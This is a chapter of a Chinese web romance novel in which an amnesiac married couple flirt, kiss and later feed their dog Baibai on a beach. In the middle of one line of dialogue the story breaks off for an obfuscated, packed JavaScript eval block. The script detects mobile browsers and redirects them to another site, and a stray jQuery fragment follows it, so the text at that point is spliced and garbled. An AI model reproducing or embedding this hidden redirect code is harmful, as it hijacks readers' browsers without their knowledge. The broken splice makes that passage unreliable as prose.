18. 17

作品:《和死对头同时失忆后

    一句再简单不过的话,却犹如千斤重的巨石狠狠砸向江云心口。心脏猛烈地缩动一下,随后便凶猛地撞向四周,次次都落在那堵因他而生的‘安全墙’上,逐渐软了力。


    江阔仰着头,原本严肃的外壳已经完全消失,毫无保留地露出他全部的温柔。


    他眼底的柔雾更浓。


    江云抓着他肩口的衣角迟迟不松,手掌反而越收越紧。眼皮突然有些沉重,她强撑着注视男人,让自己尽量维持着清醒。


    可他眼底的雾快要弥漫至她的心口。


    双眸黏黏糊糊地眨动,她快要陷进他的瞳底。


    “云云,我接受你对我的任何评价,除了在我对你的心意这件事上,因为我很在意你,而且目前,我只对你上心,以后应该也会一直对你上心。”


    他清冽的嗓音继续,混杂着少许缠绵过后的低哑,和她每天晚上入睡前听的尤克里里很像。


    江云的眼皮更沉,她快要挡不住他的温柔攻势。


    她原本只是想让他承认他是为了她去做那些事,想让他及时表达,可他总是这样。


    不鸣则已,一鸣惊人。


    江云抿了抿唇,隔着衣服轻轻捻了捻他的皮肉,气息好不容易恢复平稳,她又迅速瞟了眼他的唇,道:“我只是想让你说出来。”


    她的喉咙又干又涩,声音被迫压得很低,没什么气势,却足以让江阔听进去。


    他又凑上前,在她的唇上轻啄一口,指腹在江云的眉头滑过,顺着往下,最后停在她的眼尾:“我能为你做到的力所能及的事,是不需要拿出来说的,云云,你只需要知道,我是乐意的,就够了。”


    眼尾的温度穿透皮肉,细微却又不可忽视的电流从眼睑窜过,江云感觉尾椎隐隐发麻,浑身的肌肉也跟着战栗。


    她的本能防备在他面前彻底失去了作用,她完全沉陷在他的眼眸中了。


    江云仿佛瞬间掉进了清润的琥珀海中,全身顷刻被里面藏着的温柔浸润,彻底激发了她尾椎的酥麻,直至牵动全身的神经跟着兴奋。


    细细密密的电流在身体各处窜行,触发了她所有的身体本能。江云的身子轻轻发颤,心脏不再无章法,而是顺着节律加速跳动。


    她好像已经能感受到,她对这个男人的感情。


    心口逐渐发软,她稍稍急迫,想再感受得清楚些。可没等情愫绵延,她已经被迫从琥珀海里抽身。


    江阔补充道:“如果你觉得不够,我们也可以换一种方式,比如一个蜜饯的条件再加一项。”


    江云的嘴角骤凝,她不明所以:“什么?”


    一个蜜饯一个吻她都觉得快超标了,还能加什么?


    江阔的眼神清清楚楚地在她的眸光里变化。


    江云气息倏然停顿,觉得这副模样很熟悉。


    下一秒,江阔再一次刷新了她的认知底线:“一个蜜饯,一个吻,再加一次。”


    “……”


    他一点煽情的余地都没给她留。


    江云才对他产生的所谓的意乱情迷在此刻完全抓不到一点痕迹。沉陷进去的目光也在顷刻抽离。


    她极力压制发烫的脸颊,不顾疼痛,只想快些从他腿上下来,人却被他死死缠住。


    “你这是耍赖!”江云挣脱不开,两只手便去拧他肩头的肉,偏偏他忍耐力也强,她手指都快掐疼,他却只是皱了皱眉。


    江云觉得自己完全就是掘地自焚。


    他付出型人格就让他付出好了,她不喜欢憋在心里大不了就忍一下,这下倒好,给自己坑完了。偏偏挖坑的人还一点不害臊,腆着脸道:“我哪有?你放心,我很明智的,吻可以当下开始结算,其他的等我们伤好回城之后。”


    “……那我是不是还得表扬你真贴心?”江云几乎咬着牙开口。她发誓,以后绝对不会再轻易招惹他了!


    这人完全就是给一点阳光就灿烂,明明刚醒来那会还是分寸感那么强的一个人,现在他已经完全忘记那三个字怎么写了!


    江阔又收紧了手臂,江云几乎快贴在他身上,两条腿下意识勾上了他的小腿,却蓦然显得更加暧昧怪异。


    他笑道:“表扬就不用了,毕竟……”


    他故意拖长话音,眼底的邪气侵占了满眸的温柔,给原有的纯粹披上了一层不羁的情潮。


    江云狠狠一僵——


    这个眼神很陌生,却又好熟悉。


    这段日子她头一回见到他这种眼神。


    她还以为古板的人都会循规蹈矩,她没想到他会有这样一面:


    从他的眸子里迸出了一种洒脱的光芒,掺杂着他的柔情,又不受任何约束,仿佛随时都能轻易地跳脱任何框架,自由无拘。心口莫名抽了一下。


    她很喜欢这种感觉。


    确切地说,她很向往这种感觉。


    所以这也是她看中他的原因之一吗?


    可惜江云没有很多时间思考。


    江阔的后半句话已经出口:“爱不是说出来的。”


    “而是做出来的。”


    “……你信不信我原地跟你离婚?”江云实在没忍住,给了他一小巴掌。可她还是把他想得太简单。


    他眼底的邪气瞬间消失,又爬上了另一种柔和,不是温柔的柔,是‘柔弱’的柔。


    江阔委屈巴巴道:“刚才还说想知道我都做了哪些事,现在就翻脸不认人了,没事,我委屈就委屈呗,婚姻嘛,总是要有一个人受点委屈的,没事,我真没事。”


    话虽这么说,他手上禁锢她的力量一点没小。


    “……”


    江云真的很想赶快恢复记忆,想知道自己到底从哪找了这么一个极品老公。


    他不松手,她逃不掉,两相僵持,江云泄愤般紧捏他的耳垂,字句完全是从齿缝里挤出来:“江阔,你不仅仅是心眼子多,你还是个死绿茶!”


    然而男人真的像他说的那样,丝毫不在意她对他除了感情以外的任何评价,甚至仍保持着享受的神色。


    他摇头说:“是什么不重要,只要是你老公就行,其他的名头,你想怎么安就怎么安。”


    “……”江云没招了。


    他又往前,将两人之间的距离拉到只剩半个拳头。


    江云后缩下巴,眸光警惕:“你干嘛?”


    “今天的奖励吻你还没给我。”男人明晃晃地盯着她的唇:“加上今天你吃的8个蜜饯,还欠我21个吻。”


    江云诧异:“你刚刚不是才亲了?”


    “那是你污蔑我的惩罚吻,那不算。”


    “你……”江云驳斥的话没来得及出口便已经被他吞入腹中。她想反抗的情绪也在双唇交叠的那一瞬间消失殆尽。


    不过两秒,她就又被卷入熟悉的情潮里,江阔的气息混入鼻间的那一刻,她又开始本能地汲取他的味道。


    浓烈的多巴胺极速分泌,江云最后没把持住,主动抱紧了他。


    算了,反正她也挺喜欢,亲就亲吧。……


    暧昧的气氛终于在夜深人静时消散。


    江云像往常那样靠在江阔怀里,突然想起来书的事。


    “你把《无声告白》拿走了吗


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958114|193223||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    ?我还想接着看呢。”她问。


    江阔没有避讳,实话实说:“那本书太压抑了,想看以后再看吧,现在最重要的是养伤。”


    养伤最重要的就是保持身心愉悦。


    江云没强要,江阔说的没错,她也不确定再看那本书会不会有情绪失控的状况。


    只是那天乍然忆起的那句话还是会浮现在脑海中。


    那位老人到底是谁?


    还有她的哥哥……


    思绪没来得及蔓延,江阔突然说:“等你能下床了,我们就去看白白吧?它很久没看见你了。”


    江云即刻回神:“好啊。”


    停在脑中的困惑悄然移走,江云又顾着和江阔夜谈,把那些乱七八糟的思绪全都抛了个干净。


    ……两天后,江云能下床了。


    伤口也消了炎,基本没什么痛感。


    她和江阔如约,去了海滩的老地方。


    那棵孤独的树模样未变,江云循着身体记忆,熟悉地靠在树干边。


    才坐下,一道圆滚滚的小身影就往她怀里蹿过来。江云又惊又喜,短暂的惊神之后,她顺势接过了白白,把它圈在了怀里。


    “想我了吗?”怀里的毛茸茸兴奋打滚,她的声音也忍不住往上扬。


    白白哼唧两声,又往她胸口蹭了蹭,粉嫩的舌头呆愣愣地舔了舔鼻尖。


    江云眉眼弯起,脸上的笑意明显,从江阔放下的篮子里拿了块水煮菜,送到白白嘴边。


    它也十分给面子,小巧的嘴一口咬住脆嫩的菜叶,三两口吃完,然后又拱了拱她的手掌。


    “真的好可爱。”江云揉着它毛茸茸的脑袋道。


    这种有灵性的小动物恰好能引起她的兴趣,还能填补失忆给她带来的空虚。


    江阔接着给白白喂食:“到时候离开,我想把它也带走。”


    江云猝然转头,带着喜色的眸中含着几分诧异:“真的?”江阔嗯了一声,说他们离开了它在这没人照顾怪可怜的,他也不忍心看到自己养过一阵的小狗被饿死在这里。


    “那我们家里应该会很热闹了,有那两棵树,还有白白,到时候再带点洱南的特色离开。”江云下意识畅想。


    话音刚落,身旁男人的神色明显一喜,深褐色中央的稍微发黑的瞳孔紧缩,迅速往外漾开欣喜的光。


    他稍稍不可置信,嘴角又没忍住往上牵拉,倏然迸开一声畅快的笑:“你还记得?”“记得什么?”江云没反应过来。


    “两棵树。”


    江云在脑海中过了一圈,心想他说种树这事也没过多久,不自觉反驳:“我是失忆,又不是痴呆,当然记得。”


    男人笑得更肆意,浑然不掩饰。


    江云还是没懂他在笑什么:“有那么好笑?”


    他又摇头,继续喂白白,嘴边的笑意不减。


    江云觉得他莫名其妙,没再继续纠结这个问题。


    她又重新畅想。


    距离回家的日子应该越来越近了,等她的伤口结痂,就和江阔一起走。


    离开……


    她还真有些舍不得。她侧眸,视线停在男人身上。


    他还在给白白喂食。


    至少这段日子的美好是真的。


    她也不知道以后会不会再有这样的时光。


    江云的手不知道什么时候挪到了颈前,缓缓握紧那支竹音哨。


    “江阔。”她突然开口。


    男人把手里的水喂给白白,应了一声。


    “我们要不要再做一个定情信物?”